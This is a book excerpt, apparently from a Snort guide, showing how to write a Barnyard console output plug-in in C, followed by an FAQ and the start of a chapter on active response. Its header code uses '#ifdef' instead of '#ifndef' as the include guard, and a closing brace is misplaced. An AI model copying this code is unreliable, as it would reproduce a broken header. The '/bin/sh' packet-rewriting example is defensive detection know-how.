As we shall see here, the basic implementation of a new output plug-in is not a difficult task. All that is required is to set up the source files, implement a handful of functions, and update `op_plugbase` to initialize the new plug-in when Barnyard starts up. The plug-in we are implementing here is extremely simple. It does not need to handle several of the tasks that a more complex output plug-in may require. This level of simplicity was chosen to focus on the essentials of writing an output plug-in instead of getting bogged down in the intricacies of other tasks (such as connecting to a database). When implementing a new output plug-in, it is always useful to refer to the existing output plug-ins to learn how to handle some of the more complex tasks that may be needed.

Setting Up the Source Files

The first step when writing a new output plug-in is to create the source files. Most of the output plug-ins contain two source files, a header file and a C file. The `alert_console` output plug-in is no different and is composed of the files `op_alert_console.h` (the header file) and `op_alert_console.c` (the C file). For manageability, all of the output plug-ins are grouped together in a single directory, `src/output-plugins`. We have placed the source files for the `alert_console` output plug-in in this directory as well.

The Header File

The header file is used to define functions and variables that are exported from the `.c` file and made available to other parts of the program. Each Barnyard output plug-in exports exactly one function, the initialization function. The `alert_console` header file is displayed in the following code. The header files for the other output plug-ins all look very much like this one.

```
/*
** Copyright (C) 2004 Andrew R. Baker    <andrewb@snort.org>
**
** This program is distributed under the terms of version 1.0 of the
** Q Public License.  See LICENSE.QPL for further details.
**
** This program is distributed in the hope that it will be useful,
** but WITHOUT ANY WARRANTY; without even the implied warranty of
** MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
```

```

**
*/

#ifdef __OP_ALERT_CONSOLE_H__
#define __OP_ALERT_CONSOLE_H__

void OpAlertConsole_Init();

#endif /* __OP_ALERT_CONSOLE_H__ */

```

The C File

The C file contains the actual implementation of the output plug-in. It is in this file that all of the required functions are implemented. This file contains include directives, function prototypes, and function definitions. The next section, *Writing the Functions*, explains all of the required functions and shows the implementation of each for the alert_console output plug-in. However, before we can start implementing these, we need to create a basic C file that contains the standard set of include directives and the output plug-in API function prototypes. This section of *op_alert_console.c* is shown in the following code:

```

/*
** Copyright (C) 2004 Andrew R. Baker <andrewb@snort.org>
**
** This program is distributed under the terms of version 1.0 of the
** Q Public License. See LICENSE.QPL for further details.
**
** This program is distributed in the hope that it will be useful,
** but WITHOUT ANY WARRANTY; without even the implied warranty of
** MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
**
*/

#ifdef HAVE_CONFIG_H
#include "config.h"
#endif

#include "barnyard.h"

```

```
#include "util.h"
#include "input-plugins/dp_alert.h"
#include "output-plugins/op_plugbase.h"
#include "classification.h"
#include "sid.h"
#include <netinet/in.h>

/* Output plug-in API functions */
static int OpAlertConsole_Setup(OutputPlugin *, char *args);
static int OpAlertConsole_Exit(OutputPlugin *);
static int OpAlertConsole_Start(OutputPlugin *, void *);
static int OpAlertConsole_Stop(OutputPlugin *);
static int OpAlertConsole_LogConfig(OutputPlugin *);
static int OpAlertConsole(void *, void *);
```

Writing the Functions

The most difficult part of implementing a new output plug-in is writing the seven required functions. These functions comprise the rest of the C file for the `alert_console` output plug-in.

The Init Function

The initialization, or *Init*, function registers the output plug-in to Barnyard. The registration procedure is fairly straightforward. First, we call *RegisterOutputPlugin* specifying the name and type of the output plug-in. The name can be just about anything, but most of the output plug-ins include the type of the output plug-in in the name (for example, *alert_fast*, *log_dump*). The name of the output plug-in is the keyword that is used when configuring the output plug-in in the Barnyard configuration file. The type of the output plug-in identifies which type of unified records the output plug-in will process. The supported types are *alert*, *log*, and *stream-stat*.

This function returns a pointer to a newly created *OutputPlugin* object. Once we have this object, we just need to add all of our plug-in specific functions to it. The *OutputPlugin* object has member elements that are used to store references to these functions, and we just use a simple assignment to associate them. Here is the initialization function we wrote for the `alert_console` plug-in:

```
/* Initialize and register this output plug-in */
```



```

void OpAlertConsole_Init()
{
    OutputPlugin *outputPlugin;

    /* Register the output plugin */
    outputPlugin = RegisterOutputPlugin("alert_console", "alert");

    /* Set the functions */
    outputPlugin->setupFunc      = OpAlertConsole_Setup;
    outputPlugin->exitFunc       = OpAlertConsole_Exit;
    outputPlugin->startFunc      = OpAlertConsole_Start;
    outputPlugin->stopFunc       = OpAlertConsole_Stop;
    outputPlugin->logConfigFunc  = OpAlertConsole_LogConfig;
    outputPlugin->outputFunc     = OpAlertConsole;
}

```

The Setup Function

The *Setup* function is called whenever the output plug-in is specified in the configuration file. This function must parse any arguments specified in the configuration file and allocate memory for any plug-in specific data. Since our new output plug-in does not support any configuration arguments nor does it have any plug-in specific data, this function does not need to do anything. However, it is likely that any other output plug-in we write will at least have some instance specific data. The *OutputPlugin* object has a pointer that can be used to associate instance specific data with it. By allocating memory for the instance specific data and storing the memory address into *outputPlugin->data*, this information can be used by the other plug-in functions. The *Setup* function for the *alert_console* output plug-in is included here. As mentioned, this function does not perform any actions.

```

static int OpAlertConsole_Setup(OutputPlugin *outputPlugin, char *args)
{
    /* No instance specific data to setup */
    return 0;
}

```

For an example on processing configuration arguments and managing instance specific data, it is recommended that you look at the implementation of the `alert_syslog2` output plug-in in the file `src/output-plugins/op_alert_syslog2.c`.

The Exit Function

The *Exit* function is related to the *Setup* function. While the *Setup* function is used to process arguments and allocate memory for instance specific data, the *Exit* function is responsible for freeing this memory. Since our output plug-in does not have any instance specific data, this function does not have to perform any actions. Here is the *Exit* function as it appears in the `alert_console` output plug-in:

```
static int OpAlertConsole_Exit(OutputPlugin *outputPlugin)
{
    /* No instance specific data to destroy */
    return 0;
}
```

The Start Function

The *Start* function is used to start the output plug-in. It is in this function that we handle all the tasks of opening output files, connecting to remote systems, and so forth. Which of these tasks are performed and how they are accomplished depends on what the output plug-in does. For the `alert_console` output plug-in, none of these tasks is required. This function is also responsible for calling the `LogConfig` function if the system verbosity is set high enough (≥ 2). The *Start* function for the `alert_console` output plug-in is listed here:

```
static int OpAlertConsole_Start(OutputPlugin *outputPlugin,
                               void *spool_header)
{
    /* No instance specific handles to open */
    if(pv.verbosity >= 2)
        OpAlertConsole_LogConfig(outputPlugin);

    return 0;
}
```

The Stop Function

The *Stop* function is the partner to the *Start* function. This function is responsible for closing output files, disconnecting from remote systems, and so forth. Since the `alert_console` output plug-in did nothing in the *Start* function, this function does not need to perform any actions. Here is the *Stop* function for the `alert_console` output plug-in:

```
static int OpAlertConsole_Stop(OutputPlugin *outputPlugin)
{
    /* No instance specific handles to close */
    return 0;
}
```

The LogConfig Function

The *LogConfig* function was added to the output plug-in API in Barnyard 0.2. This function is responsible for all of the output plug-in configuration messages we saw when we were running Barnyard with the `-R` option. The purpose of this function is to display all of the instance specific configuration data in a human-readable format. How the data is displayed is dependent on the specifics of the particular output plug-in. The *LogConfig* function for the `alert_console` output plug-in is listed in the following:

```
static int OpAlertConsole_LogConfig(OutputPlugin *outputPlugin)
{
    if(!outputPlugin)
        return -1;

    LogMessage("OpAlertConsole configured\n");
    /* No instance specific configuration to display */

    return 0;
}
```

This function is fairly straightforward, but it does use a utility function that we have not mentioned before, *LogMessage*. The *LogMessage* function is used to display output to the appropriate logging facility. If Barnyard is running in daemon mode, this function will use `syslog`; otherwise, it will display the content of the message to the console using `stderr`. This function is used in a number of

places in Barnyard to report warnings and errors. The arguments to this function are the same as the arguments to *printf*, a format string followed by a variable number of arguments. It is important to remember to add “\n” to the end of the format string. Otherwise, messages that are displayed to `stderr` will all run together on a single line.

The Output Function

So far, we have implemented six functions that do either very little or nothing at all. Now that we are on our final function, we have a considerable amount of work to do. The output function is the function responsible for generating the actual output. This function is called once for each unified record that Barnyard processes. How the output is generated is dependent on the needs of the particular output plug-in. For `alert_console`, we modified the output function from the `alert_fast` output plug-in to suit our needs. The `alert_console` output function is listed here:

```
static int OpAlertConsole(void *context, void *data)
{
    char timestamp[256];
    UnifiedAlertRecord *alert = (UnifiedAlertRecord *)data;
    ClassType *class;
    Sid *sid = NULL;
    char sip[16];
    char dip[16];

    if(!data)
        return -1;

    sid = GetSid(alert->event.sig_generator, alert->event.sig_id);
    class = GetClassType(alert->event.classification);

    if(RenderTimeval(&alert->ts, timestamp, 256) == -1)
    {
        /* could not render the timeval */
        LogMessage("ERROR: OpAlertConsole failed to render timeval\n");
        return -1;
    }
}
```

```

snprintf(sip, 16, "%u.%u.%u.%u",
        (alert->sip >> 24) & 0xff,
        (alert->sip >> 16) & 0xff,
        (alert->sip >> 8) & 0xff,
        alert->sip & 0xff);
snprintf(dip, 16, "%u.%u.%u.%u",
        (alert->dip >> 24) & 0xff,
        (alert->dip >> 16) & 0xff,
        (alert->dip >> 8) & 0xff,
        alert->dip & 0xff);

if(alert->protocol == IPPROTO_TCP ||
    alert->protocol == IPPROTO_UDP)
{
    fprintf(stdout, "%s {%s} %s:%d -> %s:%d\n"
            "**] [%d:%d:%d] %s **]\n"
            "[Classification: %s] [Priority: %d]\n", timestamp,
            protocol_names[alert->protocol], sip, alert->sp,
            dip, alert->dp, alert->event.sig_generator,
            alert->event.sig_id, alert->event.sig_rev,
            sid ? sid->msg : "ALERT",
            class ? class->name : "Unknown",
            alert->event.priority);
}
else
{
    fprintf(stdout, "%s {%s} %s -> %s\n"
            "**] [%d:%d:%d] %s **]\n"
            "[Classification: %s] [Priority: %d]\n", timestamp,
            protocol_names[alert->protocol], sip, dip,
            alert->event.sig_generator, alert->event.sig_id,
            alert->event.sig_rev, sid ? sid->msg : "ALERT",
            class ? class->name : "Unknown",
            alert->event.priority);
}

```

```

PrintXref(alert->event.sig_generator, alert->event.sig_id, stdout);

fprintf(stdout, "-----"
           "-----\n");

fflush(stdout);
return 0;
}

```

This function illustrates a number of aspects of processing an alert record. At various points within the function, we access member elements of the alert record. These elements correspond to the alert record fields that we discussed earlier in the chapter in the section *Understanding the Snort Unified Files*. The alert record data structure is defined in the file *src/input-plugins/dp_alert.h*. Some of the elements we access are components of the event substructure. This data structure is used in both alert and log records and is defined in the file *src/event.h*.

In addition to accessing elements of the alert record, this function also uses four utility functions: *RenderTimeval*, *GetSid*, *GetClassType*, and *PrintXref*. The *RenderTimeval* function is used to render the record timestamp in a human-readable format. The *GetSid* and *GetClassType* functions query the meta-data that was loaded from *sid-msg.map*, *gen-msg.map*, and *classification.config* and return a *SID* and *ClassType* object, respectively. These objects contain information, such as the message and classification description, that we use when generating output. More information on the information available in the *SID* and *ClassType* objects can be found by looking at the source files *src/sid.h* and *src/classification.h*. The final function, *PrintXref*, prints the external references for this event.

Adding the Plug-In to *op_plugbase.c*

The final step in implementing the plug-in is updating *op_plugbase.c* to call the initialization function. Once the function has been initialized, the output plug-in system will handle calling all of the other functions whenever they are needed. Adding the new output plug-in to *op_plugbase.c* only requires two simple modifications. First, we need to add a reference to the new output plug-in header file. If you remember, the header file contains the definition of the new plug-in's

initialization function. To make this modification, we add the following line where the rest of the output plug-in include directives are found:

```
#include "op_alert_console.h"
```

The second modification that must be made is to update the *LoadOutputPlugins()* to call our new initialization function. The *LoadOutputPlugins()* function is called when Barnyard first starts up in order to register all of the built-in output plug-ins. We update this function by adding the following line before the return statement at the end of the function:

```
OpAlertConsole_Init();
```

With these two minor changes, our new output plug-in will now be available once we have rebuilt Barnyard.

Finishing Up

Now that we have finished writing our new output plug-in, we need to rebuild Barnyard to have it included. To do this, we are going to need a few additional tools to those we needed when we built and installed Barnyard at the beginning of this chapter. To ease portability across different platforms, Barnyard has been developed using *automake* and *autoconf*. We will need both of these tools to finish integrating our output plug-in into Barnyard.

Updating Makefile.am

Before the Barnyard build system will detect and compile our new output plug-in, we have to tell it about the new source files (*op_alert_console.c* and *op_alert_console.h*). This is done by updating the *Makefile.am* file in the directory where the new source files are located. Since we added the files in *src/output-plugins*, we will need to edit *src/output-plugins/Makefile.am*. Let's see what this file looks like before we make our changes:

```
AUTOMAKE_OPTIONS=foreign no-dependencies
noinst_LIBRARIES = libop.a
libop_a_SOURCES = op_decode.c op_fast.c op_plugbase.c op_logdump.c \
op_decode.h op_fast.h op_plugbase.h op_logdump.h \
op_alert_syslog.c op_alert_syslog.h op_log_pcap.c op_log_pcap.h \
op_acid_db.c op_acid_db.h \
op_alert_csv.c op_alert_csv.h \
op_sgail.c op_sgail.h \
```

```
op_alert_syslog2.c op_alert_syslog2.h
INCLUDES = -I$(top_srcdir) -I$(top_srcdir)/src @extra_incl@
```

This file tells the Barnyard build system how the files in this directory are supposed to be built. In order to add new files, we need to add the names of our two new source files to the *libop_a_SOURCES* configuration line (which is actually on multiple lines with continuation characters). After adding these files, the new *Makefile.am* contains:

```
AUTOMAKE_OPTIONS=foreign no-dependencies
noinst_LIBRARIES = libop.a
libop_a_SOURCES = op_decode.c op_fast.c op_plugbase.c op_logdump.c \
op_decode.h op_fast.h op_plugbase.h op_logdump.h \
op_alert_syslog.c op_alert_syslog.h op_log_pcap.c op_log_pcap.h \
op_acid_db.c op_acid_db.h \
op_alert_csv.c op_alert_csv.h \
op_sgail.c op_sgail.h \
op_alert_syslog2.c op_alert_syslog2.h \
op_alert_console.c op_alert_console.h
INCLUDES = -I$(top_srcdir) -I$(top_srcdir)/src @extra_incl@
```

Building Barnyard

Once we have added our source files to *Makefile.am*, we need to get the build system to incorporate those changes. To save us some time and effort, the Barnyard source distribution includes a script that runs all the required commands in the correct order. Therefore, updating the build system only requires that we run the script *autojunk.sh*. Once run, the build system will be updated and we can proceed to building Barnyard.

Building Barnyard after these changes is the same process that was presented earlier in this chapter. Basically, we now need to run the *configure*, *make*, and *make install* commands. For more details on how to build Barnyard, see the section *Installing Barnyard*.

Real-Time Console Alerting Redux

Now that we have our new output plug-in, we can revisit our real-time console alerting scenario from our sample deployment. Our requirements have not changed; we still want to be able to display new events to the console in a

human-readable format as they are detected. The `alert_console` output plug-in was written to render the events in the desired format. Since this output plug-in does not require any additional configuration, our Barnyard configuration file is very simple. We have saved this file to `/etc/snort/byconsole.conf`.

```
config sid-msg-map: /var/snort/rules/sid-msg.map
config gen-msg-map: /var/snort/rules/gen-msg.map
```

```
output alert_console
```

Now all we need to do is work out what command line we need to run Barnyard in the desired manner. We still want to run in continual-processing mode in order to see new alerts as they are detected by Snort. We also want to ignore any alerts that had already been detected before we started. However, since we no longer need to run a second program to read an output file, we no longer need to run in the background and we do not need to specify a PID file. Finally, we want Barnyard to display a little more information about what it is doing so we are going to increase the verbosity by 1. The command line for real-time console alerting using the new `alert_console` output plug-in is:

```
barnyard -c /etc/snort/byconsole.conf -f unified.alert -n -v
```

That is much simpler than the command line we had to use before. Additionally, when before we had to issue another command to stop Barnyard, now we can just press **Ctrl-C** and Barnyard will exit. We also no longer have to worry about any extra files using up disk space. Thus, by adding a new output plug-in, we have extended Barnyard to better fit our needs.

Secret Capabilities of Barnyard

While not necessarily a “secret capability,” one thing can be done with Barnyard that many users do not realize is possible: localization of alert messages. One thing many users want to be able to do is to localize the messages for Snort alerts. While this can be done with Snort, it requires editing each rule individually. Whenever the rules are updated, they all need to be edited again. To localize the preprocessor alerts, you would have to edit the Snort source code. Obviously, this is not the best use of an analyst’s time.

Barnyard provides a much easier way to localize these messages than is possible with Snort. With Barnyard, all of the message information is loaded from the `sid-msg.map` and `gen-msg.map` files. In Snort, the messages for rules are read

from the 48 rule files, and the messages for preprocessors are directly in the source code. Moreover, the map files that Barnyard uses are primarily only the message data. With Snort, there are also all of the other rule options as well. Therefore, if we want to localize the alert messages when using Barnyard, we only have to create new versions of `sid-msg.map` and `gen-msg.map` that contain our localized messages. As new rules and preprocessor alerts are added, new entries can simply be added to these files. However, we still need to be careful when doing this, since Barnyard does not support the wide character encoding that some localization may require.

Summary

Barnyard is an event-processing tool that was developed to assist Snort with the task of generating event output. It allows the time-consuming tasks of output, such as communicating with a database server, to be separated from the Snort process, thus allowing Snort to spend its time processing network traffic. Snort uses the unified file format to communicate event information to Barnyard. This format can be used to spool Snort alert, log, and stream-stat records.

There is a multitude of configuration options available for Barnyard, both on the command line and in the configuration file. The command-line options are focused on how Barnyard will run. The configuration file is used to configure the types of output that Barnyard will generate. Both the command line and the configuration file include additional options to specify where to load event meta-data from. The event meta-data is used to provide additional, human-readable information about the event details.

Barnyard can run in either batch-processing mode or continual-processing mode. In batch-processing mode, Barnyard processes all of the events contained in the specified unified files. In continual-processing mode, new events are processed as they are generated by Snort. Continual-processing mode is the most appropriate mode for real-time processing of data into a database or for real-time notifications of events. Batch-mode processing is useful for extracting event information into formats that can be processed by other programs.

A number of output plug-ins included in Barnyard can be used to format data in a variety of ways. The output plug-ins are capable of processing both Snort alert and log records. The capabilities of these plug-ins range from inserting events into a database to printing human-readable packet dumps to a file. If there is no existing plug-in suitable for a particular situation, then the modular architecture of Barnyard allows for one to be added with a minimum of effort.

Solutions Fast Track

What Is Barnyard?

- ☑ Barnyard is a tool that was developed to assist Snort with generating alert output.

- ☑ Barnyard reads the Snort unified output files and generates output using one of the many included output plug-ins.
- ☑ Barnyard allows Snort to spend its time processing network traffic instead of formatting output. This allows Snort to process network traffic at higher speeds than would otherwise be possible.

Understanding the Snort Unified Files

- ☑ The Snort unified files are used to spool event data from Snort to Barnyard.
- ☑ Snort can generate three types of unified records: alerts, logs, and stream-stats.
- ☑ Unified alert records contain the minimal information about an alert.
- ☑ Unified log records contain all of the event information contained in the unified alert record, and include the packet that generated the alert.
- ☑ Unified stream-stat records are generated by the stream4 preprocessor and include information about the TCP sessions that Snort detects.

Installing Barnyard

- ☑ Installing Barnyard requires that the source package be downloaded and built.
- ☑ When built, Barnyard can be configured to include support for the MySQL and PostgreSQL database servers.
- ☑ The latest released version of Barnyard can be downloaded from the SourceForge project site.

Configuring Barnyard

- ☑ Barnyard is configured through a combination of command-line options and configuration file directives.
- ☑ The command-line options are used to specify how Barnyard is going to run. This includes specifying the mode of operation that will be used.

- ☑ The configuration file directives are used to specify configuration for specific output plug-in configurations and information about where to load event meta-data from.

Understanding the Output Plug-Ins

- ☑ The output plug-ins determine how Barnyard processes the unified records. Barnyard includes output plug-ins for both alert and log records.
- ☑ The alert output plug-ins available in Barnyard include `alert_fast`, `alert_csv`, `alert_syslog`, `alert_syslog2`, and `alert_acid_db`.
- ☑ The log output plug-ins available in Barnyard include `log_dump`, `log_pcap`, `log_acid_db`, and `sguil`.

Running Barnyard in Batch-Processing Mode

- ☑ Batch-processing mode is used to process all of the records in a set of unified files.
- ☑ This mode is often used to extract information from specific unified files for processing by another program.
- ☑ The `alert_csv` and `log_pcap` output plug-ins are most often used with batch-processing mode.

Using the Continual-Processing Mode

- ☑ Continual-processing mode is used to process new events as they are generated by Snort.
- ☑ Bookmark support can be used with continual-processing mode to allow Barnyard to remember where it was while processing the unified files.
- ☑ When enabled, the new records only option causes Barnyard to process only new events, skipping any events that already existed.
- ☑ The daemon mode option allows Barnyard to detach from the controlling terminal and run in the background. Multiple Barnyard processes can be run as daemons by using the PID file option.

Deploying Barnyard

- ☑ Deployments of Barnyard may consist of multiple Barnyard configurations, each designed to process events in a different way.
- ☑ Barnyard can be deployed with continual-processing mode to support real-time event notification and database logging.
- ☑ Some deployments will also use the batch-processing mode for occasional processing of the alert data in other ways.

Writing a New Output Plug-In

- ☑ While Barnyard includes many output plug-ins, they may not suit the needs of a particular situation.
- ☑ The modular structure of Barnyard allows for new output plug-ins to be added with relative simplicity.
- ☑ Adding a new output plug-in Barnyard consists of three steps: writing the output plug-in functions, adding the new output plug-in to `op_plugbase.c`, and updating the build system to compile the new output plug-in.

Secret Capabilities of Barnyard

- ☑ Barnyard makes it easy to change the alert messages to localize them to the particular environment.
- ☑ The `sid-msg.map` and `gen-msg.map` files can be modified to change the messages that Barnyard will display without the need to update the Snort rule files.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to www.syngress.com/solutions and click on the “Ask the Author” form. You will also gain access to thousands of other FAQs at ITFAQnet.com.

- Q:** I am having problems with the alert messages when I am running Barnyard. Instead of seeing the message that is defined in the Snort rule, I see messages like “Snort Signature ID: 1,2600.” The alerts look fine when generated directly from Snort. What am I doing wrong?
- A:** Unlike Snort, which gets the alert messages directly from the rule files, Barnyard reads the message information from the `sid-msg.map` file. If the map file is not updated when rules are added to Snort, then Barnyard will not know what message to display. Therefore, if the message is missing, Barnyard displays the “Snort Signature ID: <generator ID>, <signature ID>” for the event message.
- Q:** When I run Barnyard, I get the error message “Unknown magic 1a2b3c4d.” Why won’t Barnyard process this file?
- A:** Barnyard identifies the Snort unified files by using a four-octet magic value at the beginning of the file. If the value in the file does not match any of the known types, Barnyard will generate an “Unknown magic” error message. In the error message, the magic value of *1a2b3c4d* indicates that this file is a pcap file. In order to use Barnyard, you will need to generate unified output files using either the `log_unified` or `alert_unified` Snort output plug-in.
- Q:** I am trying to process unified files on my Linux x86 server that were created on my Solaris SPARC Snort sensor. Unfortunately, I see the error message “Unknown magic 3741ADDE.” What is wrong?
- A:** When the Snort unified output format was first written, it was decided to write all of the data using host byte order. At that time, it was envisioned that users would be processing the unified files on the same system as the one on which they were created. Therefore, Barnyard does not have the capability to read unified files that were generated on a system using a different byte order

than the one on which it was created. Thus, the unified files cannot be processed in this way, since x86 and SPARC use different byte ordering.

- Q:** I have configured the `log_acid_db` output plug-in and have used the `sensor_id` option. The events are being written to the database, but they are not showing up in the ACID console. What is wrong?
- A:** When the ACID database output plug-in was first written, it did not support the creation of a sensor ID like the Snort database output plug-in did. To work around this problem, a configuration option was added to allow the user to specify the sensor ID to use when inserting events. The problem with this is that if the specified sensor ID is not present in the sensor table, the ACID console will not display the events. This problem was quickly realized, and the ACID database output plug-in was updated to create a new sensor ID if necessary. To fix the noted problem you will need to either add an entry into the database sensor table with the appropriate ID value or remove the `sensor_id` option from the output plug-in configuration.
- Q:** I sent a question about Barnyard to the Snort Users mailing list and did not receive a response. Is this the correct forum for asking questions about Barnyard?
- A:** While posting Barnyard questions to the Snort Users mailing list generally generates a response, the amount of traffic it receives in a single day often causes some questions to be missed. If you have a Barnyard-specific question, it is recommended that you post it to one of the Barnyard mailing lists hosted at SourceForge. There are both a users' mailing list and a devel mailing list. Since these mailing lists receive a tiny fraction of the traffic that the Snort mailing lists see, posts are more likely to be noticed and answered.
- Q:** I cannot get Barnyard to build under my operating system/distribution. What is wrong?
- A:** Many things can go wrong while building Barnyard. Currently, Barnyard is developed and tested on a Debian Linux system and should build correctly on most operating systems. The most common error encountered during a build is finding the appropriate database header files and libraries. If necessary,

you should explicitly specify these locations using the *--with-mysql-include*s, *--with-mysql-libraries*, *--with-postgres-include*s, and *--with-postgres-libraries* options to configure. If you have tried this and are still having problems, then you should e-mail the output from the configure script to the Barnyard users' mailing list.

Q: Where is the home page for the Barnyard project? I cannot seem to find it.

A: The Barnyard project does not currently have a home page. While the developers have started to create a home page for it on several occasions, they have yet to have enough spare time to finish one. Therefore, only the SourceForge project site exists for Barnyard. This site can be found at <http://sourceforge.net/projects/barnyard/>. When the developers for Barnyard finally have the time to write a home page for the project, it will be available from the SourceForge project site.

Active Response

Solutions in this Chapter:

- Active Response vs. Intrusion Prevention
- Snortsam
- Fwsnort
- Snort_inline

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

Up to this point we have concentrated on aspects of classic rule-based intrusion detection with the Snort Intrusion Detection System (IDS). It has been shown that Snort provides an effective sentry for anomalous traffic and is an important addition to the security architecture of most computer networks. Through proper installation, configuration, and administration, Snort can push the security envelope into the application layer where firewalls generally do not tread.

OINK!

Some commercial firewalls that do not fall into the application proxy category (such as Check Point's NG firewall) offer content inspection and/or protocol validation at the application layer. Interestingly enough, many vendors who previously insisted that in-depth application-layer knowledge was unnecessary have started claiming that they've invented a new idea that, when looked at closely, appears to be the equivalent of an application-layer proxy.

However, detecting intrusions is a far cry from attempting to automatically prevent them in the first place. None of the Snort configurations shown thus far alter network traffic in any way as packets travel across the network. If a vulnerable system is successfully exploited by a malicious host, then Snort may detect and send an alert about the exploit but take no steps to alter or block packets from the attacker. Hence the attacker can have full access and control (to the level the exploit permits) of the target system until an administrator can manually intervene. With a network of several hundred systems, the time lag between successful compromise and such intervention can be quite long. Combine this with the possibility that many similarly vulnerable systems may exist on the same network and it is easy to see why automatically blocking attacks can be an attractive capability if it could be done effectively.

In this chapter, we explore the concept of *active response* to intrusion detection events. Active response is the dynamic reconfiguration or alteration of network access control mechanisms, sessions, or even individual packets based on alerts generated from an IDS.

Active Response vs. Intrusion Prevention

If you are reading this chapter, then chances are good that you have heard the term *intrusion prevention* in the context of network security. When referring to network-based security techniques, the term *network intrusion prevention* is usually applied to an *inline* device (such as an Ethernet bridge or firewall) that has the capability of modifying or discarding individual attack packets as they traverse the device interfaces. Unfortunately, this term has been redefined and abused by marketing and sales teams to the point that many security professionals have an allergic reaction when hearing it and refuse to have anything to do with it. This is a shame, since there are legitimate uses for the term. There are also a number of host-based tools in the increasingly inclusive “intrusion prevention” category, but they are beyond the scope of a book about Snort.

In terms of packet modification, the goal is to nullify attacks that are leveraged against internal devices connected to the Intrusion Prevention System (IPS). By contrast, the term *active response* applies to any function that alters or blocks network traffic as a result of intrusion detection events. Such functions do not necessarily have to be implemented by an inline device. For example, TCP sessions can be torn down through the use of a spoofed *reset packet* sent by the IDS, or they can be interrupted by modifying the access control lists (ACLs) on a router or firewall to completely block the IP address from which attacks originate. However, such capabilities are not considered strong enough to fall into the IPS realm since certain types of attacks can accomplish just as much damage regardless of whether such capabilities are deployed on a network. A good example of such an attack is the Slammer worm of 2003. The entire attack was contained within a single 404-byte packet to UDP port 1434, which exploited a vulnerability in Microsoft's SQL Server (see www.cs.berkeley.edu/~nweaver/sapphire/ for a good analysis of the propagation of the Slammer worm). Actively responding to such a packet *after* it enters a network is not good enough in this case. The only way to mitigate the effects of attack is to prevent the exploit packet from making it into the network in the first place. SQL Slammer is also an example of the kind of attack that is ideal for a Network IPS (NIPS) to deal with. It uses a small number of packets that allow the NIPS to not have to maintain extensive state, while at the same time the purpose of the packet(s) can be unambiguously identified. In general, the capabilities of an IPS can be thought of as the most potent and potentially hazardous subset of active response functions.

Active Response Based on Layers

The goal of active response is to automatically respond to a detected attack and minimize (or ideally nullify) the damaging effects of attempted computer intrusions without requiring an administrator. In general, there are four different strategies for network-based active response; each corresponding to a different layer of the protocol stack starting with the data link layer:

- **Data link** Administratively disable the switch port over which the attack is carried.
- **Network** Alter a firewall policy or router ACL to block all packets to or from the attacker's Internet Protocol (IP) address.
- **Transport** Generate Transmission Control Protocol (TCP) *resets* for attacks using TCP protocol methods or Internet Control Message Protocol (ICMP) *port unreachable* messages, for attacks sent over the User Datagram Protocol (UDP). For ICMP, recall that ICMP is a network-layer protocol, and hence it is only possible to block ICMP at the network layer.
- **Application** Alter the data portion of individual packets from the attacker. For example, if the attacker has provided a path to a shell “/bin/sh,” then change the packet so that the path points to a location that does not exist on the target system—such as “/ben/sh”—before the packet reaches the target. Note that this method may require the recalculation of the transport-layer checksum (mandatory for TCP and optional for UDP unless the checksum was previously calculated).

This chapter discusses three software applications; Snortsam, Fwsnort, and Snort_inline. Each of these implements active response capabilities based on the Snort IDS. These applications alter or block traffic by IP address (Snortsam), by transport-layer protocol (Fwsnort), and by application layer (Snort_inline). We will show how each active response application deals with a reconnaissance attack against the “WWWboard” discussion forum running on an Apache Web server, and a buffer overflow exploit in the NFS mountd daemon.

Deploying active response capabilities on a network requires extremely careful tuning and a healthy awareness of the risks involved. One of the chief problems with IDSs today is that false positives are commonplace, even from the most finely tuned IDS. It is simply impossible to avoid false positives when legitimate traffic can potentially contain some of the same characteristic signatures as

malicious traffic. Hence, there is always the possibility that an active response system will block traffic that really should be allowed through. On a more sinister note, if an attacker discovers that active response is in use on a network, it may be possible for the attacker to subvert the response system into effectively creating a denial of service (DoS) against the network by making it appear as though attacks are coming from legitimate sources. The attacker accomplishes this by sending attack packets (or attack-like packets) from faked sources, such that the automated active response blocks legitimate traffic from those sources.

OINK!

This risk of self-imposed DoS is one of the primary reasons why many corporations are hesitant to implement active response mechanisms. Most tools that offer active response (including the ones mentioned here) also offer the capability to define traffic that should never be blocked (a.k.a. *whitelists*). If the product you choose to implement doesn't offer this capability, you might want to think twice about it. Don't make the cure worse than the disease.

Altering Network Traffic Based on IDS Alerts

As packets are routed from one network to another, a gateway device (either a firewall or router) will have the opportunity to examine the packets and decide whether they are fit to be forwarded on to the next hop. Any active response system must either interface locally or remotely with this gateway device in order to influence the routing decision, or traffic must be routed through the active response system itself. The former strategy is employed by Snortsam, while the latter strategy is employed by both Fwsnort, which is deployed directly within an IPtables firewall, and Snort_inline, which is usually deployed on a bridge between two network segments. An inline active response system has the capability of nullifying attacks themselves instead of simply modifying router ACLs or firewall policies to block an attacker's source IP address. Hence, Snortsam is an active response system, whereas both Fwsnort and Snort_inline fall into the IPS category.

OINK!

Just as the capability to directly interact with the flow of traffic increases as we move from Snortsam to Fwsnort to Snort_inline, so does the potential impact if the system monitoring traffic is compromised. Of the three active response systems, Snortsam is the only one that lets you stay relatively safe behind a network tap or a span port on a switch and thus remain nearly inaccessible to an attacker. Be careful! The last thing you want is to have your firewall/IPS compromised because of a newly discovered vulnerability in IPtables, Snort_inline, or in the libraries each of these applications use.

Snortsam

Snortsam is an active response system that interacts with both commercial and open-source firewalls to block IP addresses at the direction of a modified version of the Snort IDS. Snortsam supports a flexible time specification for blocked addresses so that IPs can be blocked for a period of seconds, minutes, hours, days, weeks, or even years. Snortsam runs as a daemon on the firewall host and accepts commands from a special output plug-in for the Snort IDS over an encrypted TCP session. Snortsam, written by Frank Knobbe, is free and open-source software released under the GNU Public License (GPL).

Fwsnort

